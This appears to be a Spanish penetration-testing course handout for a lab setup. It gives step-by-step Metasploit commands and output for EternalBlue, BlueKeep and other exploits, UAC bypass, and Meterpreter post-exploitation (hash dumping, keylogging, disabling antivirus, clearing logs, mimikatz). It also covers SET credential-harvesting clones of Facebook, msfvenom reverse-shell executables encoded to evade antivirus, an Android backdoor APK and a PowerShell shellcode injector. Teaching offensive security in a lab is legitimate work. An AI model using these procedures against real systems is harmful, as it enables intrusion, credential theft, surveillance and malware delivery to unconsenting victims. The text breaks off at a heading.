b) *auxiliary/scanner/ssh/ssh_version*
c) *auxiliary/scanner/smb/smb_version*
d) *auxiliary/scanner/smb/smb_enumshares*
e) *auxiliary/scanner/portscan/tcp*
f) *auxiliary/scanner/discovery/arp_sweep*

TIPOS DE EXPLOTACIÓN

- **Explotación directa**
- **Client-Side**
- **Explotación local**
- **Fileformat**

TIPOS DE EXPLOTACIÓN: *DIRECTA*

- Sin interacción
- Mucho miedo… Solo con conectividad…
- Se debe a **software no actualizado** y el cual puede provocar que un usuario malicioso obtenga el control mediante la ejecución de…

¡EJECUCIÓN DE CÓDIGO ARBITRARIO!

PoC2 – WIN 7 CVE-2017-010

MV KALI LINUX + MV 7

Explotar vulnerabilidad CVE-2017-010 con Eternalblue y Doublepulsar desde Metasploit

1.-Abrir **máquina Win7** y comprobar conexión de red
2.-Abrir maquina **Kali Linux** y Nmap IP máquinaXP: **nmap –sV –O IP** para ver puertos y servicios abiertos
3.- Si usas Kali Linux x64 vendrá preparado para usar Wine64, así que el primer paso es configurarlo para que funcione con binarios de 32bits.
dpkg --add-architecture i386
Apt-get update
apt-get install wine32
rm -r ~/.wine
wine cmd.exe
Exit
4.- Descargarmos el repositorio del exploit **git clone https://github.com/ElevenPaths/Eternalblue-Doublepulsar-Metasploit**
5.- Cargamos el módulo a Metasploit
cd Eternalblue-Doublepulsar-Metasploit
cp eternalblue_doublepulsar.rb /usr/share/metasploit-framework/modules/exploits/windows/smb/
6.- Abrimos **Metasploit** (*msfconsole*)
7.- Explotando CVE-2017-010
use exploit/windows/smb/eternalblue_doublepulsar
show options
set DOUBLEPULSARPATH /root/Desktop/Eternalblue-Doublepulsar-Metasploit/deps *** REVISAR Rutas (Desktop/Escritorio)*
set ETERNALBLUEPATH /root/Desktop/Eternalblue-Doublepulsar-Metasploit/deps *** REVISAR Rutas (Desktop/Escritorio)*
Para x64 → **set PROCESSINJECT lsass.exe**
Para x86 → **set PROCESSINJECT wlms.exe**
set RHOST 192.168.1.XXX
set TARGETARCHITECTURE x64 ó **x86**
show targets y elegir el correspondiente con **set target 8**
Para x64 → **set PAYLOAD windows/x64/meterpreter/reverse_tcp**
Para x86 → **set PAYLOAD windows/meterpreter/reverse_tcp**
set LHOST 192.168.1.XXX
Exploit

```
msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.238:4444
[*] 192.168.1.237:445 - Generating Eternalblue XML data
[*] 192.168.1.237:445 - Generating Doublepulsar XML data
[*] 192.168.1.237:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.237:445 - Writing DLL in /root/.wine/drive_c/eter
nal11.dll
[*] 192.168.1.237:445 - Launching Eternalblue...
[+] 192.168.1.237:445 - Backdoor is already installed
[*] 192.168.1.237:445 - Launching Doublepulsar...
[*] Sending stage (957487 bytes) to 192.168.1.237
[*] Meterpreter session 2 opened (192.168.1.238:4444 -> 192.168
.1.237:49173) at 2017-06-22 20:29:54 +0200
[+] 192.168.1.237:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

O simplemente usamos el siguiente exploit use exploit/windows/smb/ms17_010_eternalblue

PoC2a – WIN 7 *CVE-2019-0708*

MV KALI LINUX + MV 7

Explotar vulnerabilidad CVE-2019-0708 (BlueKeep Microsoft Remote Desktop RCE)

1.-Abrir **máquina Win7** y comprobar conexión de red

2.-Abrir maquina **Kali Linux** y Nmap IP máquinaXP: **nmap –sV –O IP** para ver puertos y servicios abiertos

3.-Abrimos **Metasploit** (*msfconsole*)

4.- Explotando CVE-2017-010


* Comprobamos si es vulnerable

use auxiliary/scanner/rdp/cve_2019_0708_bluekeep
show options
set RHOSTS 192.168.1.XXX
exploit

***** Explotamos vulnerabilidad

use exploit/windows/rdp/cve_2019_0708_bluekeep_rce
show options
set RHOSTS 192.168.1.XXX
show targets (y elegir el correspondiente ej → **set target 4)**
Para x64 → **set PAYLOAD windows/x64/meterpreter/reverse_tcp**
exploit

```
msf5 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 192.168.1.241:4444
[+] 192.168.1.249:3389     - The target is vulnerable.
[*] 192.168.1.249:3389 - Using CHUNK grooming strategy. Size 250MB, target addre
ss 0xfffffa8028600000, Channel count 1.
[*] 192.168.1.249:3389 - Surfing channels ...
[*] 192.168.1.249:3389 - Lobbing eggs ...
[*] 192.168.1.249:3389 - Forcing the USE of FREE'd object ...
[*] Sending stage (206403 bytes) to 192.168.1.249
[*] Meterpreter session 2 opened (192.168.1.241:4444 -> 192.168.1.249:49166) at
2019-11-04 09:21:21 +0100

meterpreter >
```



PoC2b – WIN 10 EASY

MV KALI LINUX + MV WINDOWS

Explotar vulnerabilidad de una aplicación de terceros

1.- Abrir **máquina Win7** (**Muy importante sin actualizaciones y a ser posible original!!**) y comprobar conexión de red

2.- Instalamos **Easy File Management Web Server** *(o comprobar que está instalado)* y abrimos el software

3.- Abrir maquina **Kali Linux** y Nmap IP máquinaXP: **nmap –sV –O IP** para ver puertos y servicios abiertos


4.- Descargar *exploit* de https://www.exploit-db.com/exploits/33790/ y copiarlo en la carpeta **/usr/share/metasploit-framework/modules/exploits/NOMBRE** **(actualizar** si estamos en Metasploit**: reload_all)**

5.- Abrimos **Metasploit** (*msfconsole*)

6.- Usar el exploit de la vulnerabilidad **exploit/nombre**

ERROR: *set payload generic/shell_reverse_tcp* o *set RPORT 443 y set SSL true*

```
msf5 exploit(windows/smb/33790) > exploit

[*] Started reverse TCP handler on 192.168.1.241:4444
[*] 192.168.1.249:80 - Fingerprinting version...
[+] 192.168.1.249:80 - Version 5.3 found
[*] 192.168.1.249:80 - Trying target Efmws 5.3 Universal...
[*] Sending stage (180291 bytes) to 192.168.1.249
[*] Meterpreter session 3 opened (192.168.1.241:4444 -> 192.168.1.249:49201) at
2019-11-04 09:28:05 +0100

meterpreter >
```



PoC3 – METASPLOITABLE 2

MV KALI LINUX + MV METASPLOITABLE2

Identificación de servicios y explotación

1.- Abrir maquina **Metasploitable 2** y comprobar conexión red
2.- Abrir maquina **Kali Linux** y Nmap IP Metasploitable: **nmap –A –p0-65535 IP**
3.- Ver puertos y servicios abiertos (**Un montón!!**)
4.- Probamos algunas vulnerabilidades (*https://computersecuritystudent.com/cgi-bin/CSS/process_request_v3.pl?HID=f213c73c216e2231c8f0d65f3d93ac18&TYPE=SUB*) , para ello utilizaremos **Metasploit** (*msfconsole*)

- ***TOMCAT 8180*** → Con la utilidad Tomcat Application Manager Login Utility, podemos intentar encontrar las credenciales de Tomcat **auxiliary/scanner/http/tomcat_mgr_login** y con unas credenciales válidas podemos probar la Tomcat Manager Application Deployer **exploit/multi/http/tomcat_mgr_deploy**

- ***VSFTPD 21*** → Podemos explotar un backdoor malicioso que fue añadido a la versión que tenemos con **exploit/unix/ftp/vsftpd_234_backdoor**

- ***Unreal IRCd 6667*** → Otra que podemos explotar es el puerto IRC con la puerta trasera a través del siguiente exploit **exploit/unix/irc/unreal_ircd_3281_backdoor**

whoami, hostname, ls, cat /etc/passwd, grep root /etc/shadow, date, …
Payload java/meterpreter/reverse_http

PoC4 – WIN 7 DoS

MV KALI LINUX + MV 7

Explotar vulnerabilidad de Denegación de Servicio


1.- Abrir **máquina Win7** y comprobar conexión de red

2.- Abrimos **Metasploit** (*msfconsole*)

3.- Usamos el módulo auxiliary que nos permite realizar una DoS contra la máquina Win7 a través del puerto 3389 **auxiliary/dos/windows/rdp/ms12_020_maxchannelids**

4.- Comprobar si funciona, si no, *Propiedades – Sistema – Configuración de acceso remoto – Acceso remoto - Permitir las conexiones desde equipos*

5.- Si estuviese instalado el parche **kb2667402**, se podría desinstalar de las actualizaciones para probar su funcionamiento



TIPOS DE EXPLOTACIÓN: *CLIENT-SIDE*


- La víctima se conecta a un servidor que le lanza el exploit
- ¿Cómo hacer para qué la víctima se conecte? (Debate…)

TIPOS DE EXPLOTACIÓN: *CLIENT-SIDE*

- ¿¿Mailing?? *(spam en toda regla…)*
- ¿Hacking web? *(cuando entres… ZAS!)*
- Links en foros… *(links en todos lados)*
- Dns Spoofing
- ¿Twitter y los acortadores? *(vale…)*

TIPOS DE EXPLOTACIÓN: *CLIENT-SIDE*

- La víctima recibe un incentivo
- Este incentivo proviene del atacante por algún medio comentado anteriormente
- La víctima realiza la petición y acaba encontrando uno o varios exploits…
- ¿Objetivo? Por ejemplo, acabar siendo un zombie!



PoC4b - Client-Side

MV KALI LINUX + MV 7

Explotación Client-Side (JAVA 7 update 10)

1.- Abrir **máquina Win 7** y comprobar conexión de red

2.- CREAMOS WEB "FALSA" gmail.com/Facebook.com/… con SETOOLKIT desde KALI

a) Ejecutamos **setoolkit**
b) 1) Social-Engineering Attacks
c) 2) Website Attack Vectors
d) 3) Credential Harvester Attack Method
e) 1) Web Template ó 2) Site Cloner
f) IP address for the POST back in Harvester/Tabnabbing: IP Kali
g) Enter the url to clone: www.facebook.com (u otra web a clonar)
h) Apache may be not running, do you want SET to start the process? [y/n]: n (Más Adelante lo encenderemos /etc/init.d/apache2 start)
i) Añadimos al archvo creado /root/.set/index.html (si es clonada) o /root/.set/web_clone/index.html (si es plantilla), al final antes de </body>: <iframe src="http://IPKALI:8080/" width=0 height=0 />

sudo lsof -t -i tcp:80 -s tcp:listen | sudo xargs kill

3.- Abrimos **Metasploit** (*msfconsole*)

4.- ACTIVAMOS SERVIDOR

a) use exploit/multi/browser/java_jre17_jmxbean
b) set URIPATH /
c) set TARGET 0
d) set PAYLOAD windows/meterpreter/reverse_tcp
e) set LHOST 192.168.0.21
f) set InitialAutoRunScript 'migrate -f'
g) exploit

5.- ACCESO DESDE WIN7

Tenemos que tener instalado JAVA7 update 10

http://www.oracle.com/technetwork/java/javase/downloads/java-archive-downloads-javase7-521261.html#jre-7u10-oth-JPR o http://www.oldapps.com/java.php?old_java=8606

http://IPKALI/

6.- Si todo **ok** tendremos la sesión de Meterpreter en nuestro Kali

TIPOS DE EXPLOTACIÓN: *LOCAL*

PoC5 - Local

MV KALI LINUX + MV 7

Explotación Local

1.- Abrir **máquina Win 7** y acceder con el usuario alumno. Comprobar conexión de red

2.- Abrimos **Metasploit** (*msfconsole*)

3.- Una vez obtenida una sesión vulnerando el sistema de alguna forma vista anteriormente, ejecutamos **background** para dejar la sesión abierta y continuar ejecutando metasploit

4.- Se utilizan preferentemente para **escalar privilegios** en local utilizaremos *exploit/windows/local/*. Trataremos de obtener privilegios a través de *UAC(User Account Control*) que se utiliza, entre otros, para impedir que aplicaciones maliciosas hagan cambios no autorizados en el ordenador (*UAC permite a los usuarios realizar tareas comunes como no administradores y como administradores pero sin tener que cambiar de usuario, cerrar sesión ni utilizar Ejecutar como*)

a) **use exploit/windows/local/bypassuac**
b) set TECHNIQUE PSH (Para utilizar la técnica de PowerShell que pasa más desapercibida frente a los antivirus)
c) set PAYLOAD windows/meterpreter/reverse_tcp
d) set LHOST 192.168.0.21
e) set SESSION id_sesión
f) exploit (si hay algún trabajo en segundo plano borramos todo con jobs –K)

5.- Otra forma

a) **use exploit/windows/local/ms14_058_track_popup_menu**
b) **use exploit/windows/local/bypassuac_eventvwr**
c) **use exploit/windows/local/ms16_032_secondary_logon_handle_privesc**
d) **use exploit/windows/local/bypassuac_injection**
e) **use exploit/windows/local/bypassuac_fodhelper**

Llegados a este punto, si no hubiéramos conseguido la escalada de privilegios, podríamos ejecutar el comando **systeminfo** (dentro de la Shell) y la información extraída la pasaríamos a **Windows Exploit Suggester** (*https://github.com/bitsadmin/wesng*) para determinar el tipo de vulnerabilidad que podemos aprovechar para realizar la escalada de privilegios.

TIPOS DE EXPLOTACIÓN: *FILEFORMAT*

PoC6 – FileFormat

MV KALI LINUX + MV 7

Explotar vulnerabilidad de FileFormat

1.- Abrir **máquina Windows** y comprobar conexión de red

2.- Abrimos **Metasploit** (*msfconsole*)

3.- Usamos el módulo exploit que nos permite crear un PDF malicioso a partir de uno real **exploit/windows/fileformat/adobe_pdf_embedded_exe**


4.- Configurar los parámetros **FILENAME, INFILENAME** y **LAUNCH_MESSAGE**

5.- Hacerlo llegar de alguna manera, mediante ingeniería social, a la víctima (correo, etc…) **python -m http.server 8080**

6.- Mientras tanto recibiremos la conexión o sesión remota a través del **exploit/multi/handler** configurando el PAYLOAD (windows/meterpreter/reverse_tcp) con **LHOST** de la máquina atacante.

** Versiones antiguas www.oldapps.com


http://www.oldapps.com/es/adobe_reader.php?old_adobe=14



POST-EXPLOTACIÓN: *METERPRETER POWER*

Un pequeño resumen básico de lo que puede hacer este payload

- **migrate <pid>** (migrar a otro proceso)
- **hashdump** (obtener hashes y usuarios)
- **Comandos linux** (sobre la máquina víctima)
- **upload** / **download** (subir y descargar archivos)
- **search –f** (búsqueda en el equipo víctima)
- **getuid** / **getprivs** (consulta y obtención privs)
- **execute -f** (lanza comandos sobre la víctima)
  - Con –i interactuamos, por ejemplo *execute –f cmd.exe -i*



POST-EXPLOTACIÓN: *METERPRETER POWER*

- **ps** (lista procesos de la máquina víctima)
- **shell** (abre una línea de comandos)
- **sysinfo** (info sobre el sistema)
- **timestomp** (manipular atributos archivos antiforensics)
- Webcam y micrófono… (spy!!!)
- **idletime** (cuanto tiempo lleva el usuario sin utilizar la máquina)
- **screenshot** (obtener captura de escritorio)
- **keyscan_start**
- **clearev** (limpiar el event log)

Y MÁS METERPRETER…

- El comando run…
- Para lanzar scripts de meterpreter

```
Display all 186 possibilities? (y or n)
run arp_scanner
run autoroute
run checkvm
run credcollect
run domain_list_gen
run dumplinks
run duplicate
run enum_chrome
run enum_firefox
run enum_logged_on_users
run enum_powershell_env
run enum_putty
run enum_shares
run enum_vmware
run event_manager
run file_collector
run get_application_list
run get_env
run get_filezilla_creds
run get_local_subnets
run get_pidgin_creds
run get_valid_community
run getcountermeasure
run getgui
run gettelnet
run getvncpw
run hashdump
run hostsedit
run keylogrecorder
run killav
```

```
run powerdump
run prefetchtool
run process_memdump
run remotewinenum
run scheduleme
run schelevator
run schtasksabuse
run scraper
run screen_unlock
run screenspy
run search_dwld
run service_manager
run service_permissions_escalate
run sound_recorder
run srt_webdrive_priv
run uploadexec
run virtualbox_sysenter_dos
run virusscan_bypass
run vnc
run webcam
run win32-sshclient
run win32-sshserver
run winbf
run winenum
run wmic


Y mas!!! :D
```

```
run metsvc
run migrate
run multi_console_command
run multi_meter_inject
run multicommand
run multiscript
run netenum
run packetrecorder
run panda_2007_pavsrv51
run persistence
run pml_driver_config
run post/multi/gather/apple_ios_backup
run post/multi/gather/dns_bruteforce
run post/multi/gather/dns_reverse_lookup
run post/multi/gather/dns_srv_lookup
run post/multi/gather/enum_vbox
run post/multi/gather/env
run post/multi/gather/filezilla_client_cred
run post/multi/gather/find_vmx
run post/multi/gather/firefox_creds
run post/multi/gather/multi_command
run post/multi/gather/pidgin_cred
run post/multi/gather/ping_sweep
run post/multi/gather/run_console_rc_file
run post/multi/gather/thunderbird_creds
run post/multi/general/close
run post/multi/general/execute
run post/multi/manage/multi_post
run post/multi/pro/agent
run post/multi/pro/agent_cleaner
run post/multi/pro/macro
run post/windows/capture/keylog_recorder
run post/windows/capture/lockout_keylogger
```

POST-EXPLOTACIÓN: *RECOPILACIÓN INFORMACIÓN*

Necesarios en un pentest

- **Winenum**: Recopila información completa del sistema

- **Scraper**: Recopila información del registro

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.0.20:80...
[*] Saving general report to /root/.msf5/logs/scripts/winenum/WIN-PC_20160707.13
00/WIN-PC_20160707.1300.txt
[*] Output of each individual command is saved to /root/.msf5/logs/scripts/winen
um/WIN-PC_20160707.1300
[*] Checking if WIN-PC is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
[*]     UAC is Enabled
[*] Running Command List ...
[*]     running command net view
[*]     running command netstat -nao
[*]     running command ipconfig /displaydns
[*]     running command netstat -vb
[*]     running command ipconfig /all
[*]     running command netstat -ns
[*]     running command arp -a
[*]     running command net accounts
        running command cmd.exe /c set
        running command route print
        running command net group administrators
        running command net view /domain
```

```
meterpreter > run scraper
[*] New session on 192.168.0.20:80...
[*] Gathering basic system information...
[*] Error dumping hashes: Rex::Post::Meterpreter::RequestError priv_passwd_get_s
am_hashes: Operation failed: The parameter is incorrect.
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\Users\win\AppData\Local\Temp\SWTiglTN.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[*]  Downloading HKLM (C:\Users\win\AppData\Local\Temp\vWEyAyqQ.reg)
```

POST-EXPLOTACIÓN: *RECOPILACIÓN INFORMACIÓN*

- **Checkvm**: Identifica si el sistema víctima se encuentra en una VM → use post/windows/gather/checkvm
- **GetCounterMeasure**: Consulta configuración de seguridad existente y permite deshabilidat AV, Firewalls, … → use post/windows/manage/killav
- **GetGUI**: Permite habilitar escritorio remoto → use post/windows/manage/enable_rdp
  - En Linux: rdesktop ip –u usuario –p pass
- **GetTelnet**: Permite habilitar servicio telnet
- **KillAV**: Permite deshabilitar AV y otras medidas de seguridad → use post/windows/manage/killav
- **Get_Local_Subnets**: Permite consultar las interfaces de red (útil para el pivoting) → use post/multi/manage/autoroute
- **HostsEdit**: Permite modificar el archivo hosts → use post/windows/manage/inject_host
  - Run hostsedit –e ip dominio.com
- **Wlan_Bss_List**: Permite listar las redes configuradas → use post/windows/wlan/wlan_bss_list
- **Wlan_profiles**: Muestra los perfiles de las redes (incluidas las contraseñas) → use post/windows/wlan/wlan_profile

POST-EXPLOTACIÓN: *RECOPILACIÓN INFORMACIÓN*

- **post/windows/gather/enum_browsers** - extract sensitive information from the Google Chrome web browser
- **post/windows/gather/credentials/total_commander** - extract passwords from Total Commander
- **post/windows/escalate/screen_unlock** - Unlock Windows screen (be careful with this module)
- **post/windows/gather/phish_windows_credentials** - phishing attack on Windows credentials

POST-EXPLOTACIÓN: *PERSISTENCIA*

- **Metsvc → post/windows/manage/persistence_exe**

Generate a malicious exe (note that the payload you choose may be different):

- *msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<attackers ip> LPORT=4444 -f exe -o /tmp/evil.exe*

Run this in meterpreter:

- *use post/windows/manage/persistence_exe*
- *set REXEPATH /tmp/evil.exe*
- *set SESSION <session number>*
- *set STARTUP USER/SYSTEM*
- *set LocalExePath C:\\tmp*
- *run*

Poner a la escucha

- *use exploit/multi/handler*
- *set payload windows/x64/meterpreter/reverse_tcp*
- *Set LHOST IP Kali*
- *Exploit*

https://techvomit.net/metasploit-cheatsheet/

POST-EXPLOTACIÓN: *RECOPILACIÓN INFORMACIÓN*

Necesarios en un pentest

- Módulo Mimikatz y Kiwi, permite extraer contraseñas en plano del fichero lsass.exe (almacena las credenciales en memoria en representación de los usuarios con sesiones de Windows activas):
  - **load mimikatz/wiki → wdigest / tspkg / kerberos / … / creds_all**

- Módulo Sniffer, permite esnifar las interfaces de los equipos vulnerados:
  - **load sniffer → sniffer_interfaces / sniffer_start / …**

- Volcado de memoria de un proceso:
  - **run process_memdump -h**

https://www.offensive-security.com/metasploit-unleashed/mimikatz/

PoC7 – WIN Phising

MV KALI LINUX + MV 7

Creación de una web falsa (Phising)

1.- Abrir **máquina Kali** y comprobar conexión de red
2.- Abrimos **Social Engineer Toolkit** (*setoolkit*)
3.- Seleccionamos **1) Social-Engineering Attacks**
4.- Seleccionamos **2) Website Attack Vectors**
5.- Seleccionamos **3) Credential Harvester Attack Method**
6.- Seleccionar 1) Web Templates o **2) Site Cloner**
7.- Nos pedirá la **IP de la máquina atacante** (Kali)
8.- Introducimos la web a clonar **http://www.facebook.com**

9.- Abrir **máquina Win** y comprobar conexión de red
10.- Abrimos el navegador y accedemos a **IP Kali** y observamos el clon de Facebook. Al introducir nuestras credenciales nos llevará a la web original de Facebook
11.- En la máquina Kali, podremos ver las credenciales introducidas en la máquina de **Win**

Ahora vamos a crear un **FakeDNS** con Facebook, para que el usuario no tenga que introducir la IP y sea más creíble el ataque. Vamos a la máquina **Kali** y abrimos **Metasploit** (*msfconsole*)
12.- Usamos el modulo auxiliar FakeDNS **auxiliary/server/fakedns** y configuramos el *TARGETDOMAIN* con el *.dominio y el *TARGETACTION* a *FAKE*
12.- En la maquina Win7, cambiamos en la configuración de DNS a la IP de la maquina KALI. Comprobar con el nombre de dominio y luego ver las credenciales obtenidas en **la máquina Kali (SEToolkit)**

PoC8 – WIN Backdoor

MV KALI LINUX + MV WINDOWS

Creación de un Backdoor sin detección de antivirus

1.- Abrir **máquina Kali** y comprobar conexión de red

2.- **msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' LHOST=192.168.0.21 LPORT=4444 -f exe > antivirus.exe**


3.- El archivo creado lo copiaremos a */var/www/html si lo que queremos es hacerlo llegar por el servidor web (activarlo), sino, hacerlo llegar de alguna forma.* ***service apache2 start***

4.- Mientras tanto recibiremos la conexión o sesión remota a través del **exploit/multi/handler** configurando el PAYLOAD (windows/meterpreter/reverse_tcp) con LHOST de la máquina atacante

5.- Abrir **máquina Win** y comprobar conexión de red

6.- Abrimos el navegador y escribimos **IPKali/antivirus.exe** y nos descargará el archivo, que al ejecutarlo, la maquina atacante recibirá la conexión

** Subimos el archivo a https://www.virustotal.com/ y comprobamos que antivirus detectan y cuales no detectan el archivo creado. Se podría intentar ofuscar más. A practicar!!



PoC9 – ANDROID

MV KALI LINUX + MOVIL ANDROID

Creación de un Backdoor (APK) para Android

1.- Abrir **máquina Kali** y comprobar conexión de red

2.- Para crear la aplicación backdoor que contiene el meterpreter ejecutamos **msfvemon** con la siguiente instrucción **msfvenom –p android/meterpreter/reverse_tcp LHOST=IPKali LPORT=1234 > shell.apk**

3.- Mientras tanto recibiremos la conexión o sesión remota a través del **exploit/multi/handler** configurando el PAYLOAD (*android/meterpreter/reverse_tcp*) con LHOST de la máquina atacante

4.- De alguna manera, hemos de hacer llegar este archivo a la víctima. En nuestro caso, copiamos el archivo a **/var/www/html** y a través del navegador en el dispositivo Android nos lo descargamos.

5.- Lo instalamos en la máquina ANDROID, fijándonos en los permisos que **ACEPTAMOS** y lo ejecutamos.


5.- Comprobar que al ejecutarlo ya tenemos el meterpreter y podemos hacer… lo que deseemos!

PoC10 – WIN PowerShell BD

MV KALI LINUX + MV WINDOWS

Explotar vulnerabilidad con PowerShell

1.- Abrir **máquina Kali** y comprobar conexión de red
2.- Abrimos **Social Engineer Toolkit** (*setoolkit*)
3.- Seleccionamos **1) Social-Engineering Attacks**
4.- Seleccionamos **9) Powershell Attack Vectors**
5.- Seleccionamos el payload **1) Powershell Alphanumeric Shellcode Inhjector**
6.- Nos pedirá la **IP de la máquina atacante** (Kali) que estará ala escucha
7.- Dejamos el puerto por defecto 443 u otro alternativo
8.- Nos crea el archivo **x86_powershell_injection.txt** en **/root/.set/reports/powershell** y le damos a la escucha, además copiamos el archivo a /var/www/html
9.- Abrir **máquina Win** y comprobar conexión de red
10.- Abrimos navegador y escribimos **IPKALI/x86_powershell_injection.txt**
11.- Seleccionamos el texto y lo copiamos
12.- Abrimos **Windows PowerShell** y pegamos el código generado
13.- Observamos que se obtiene la conexión en la maquina atacante.



PoC11 – Script Meterpreter

MV KALI LINUX + MV WINDOWS

Desarrollar de un script de Meterpreter

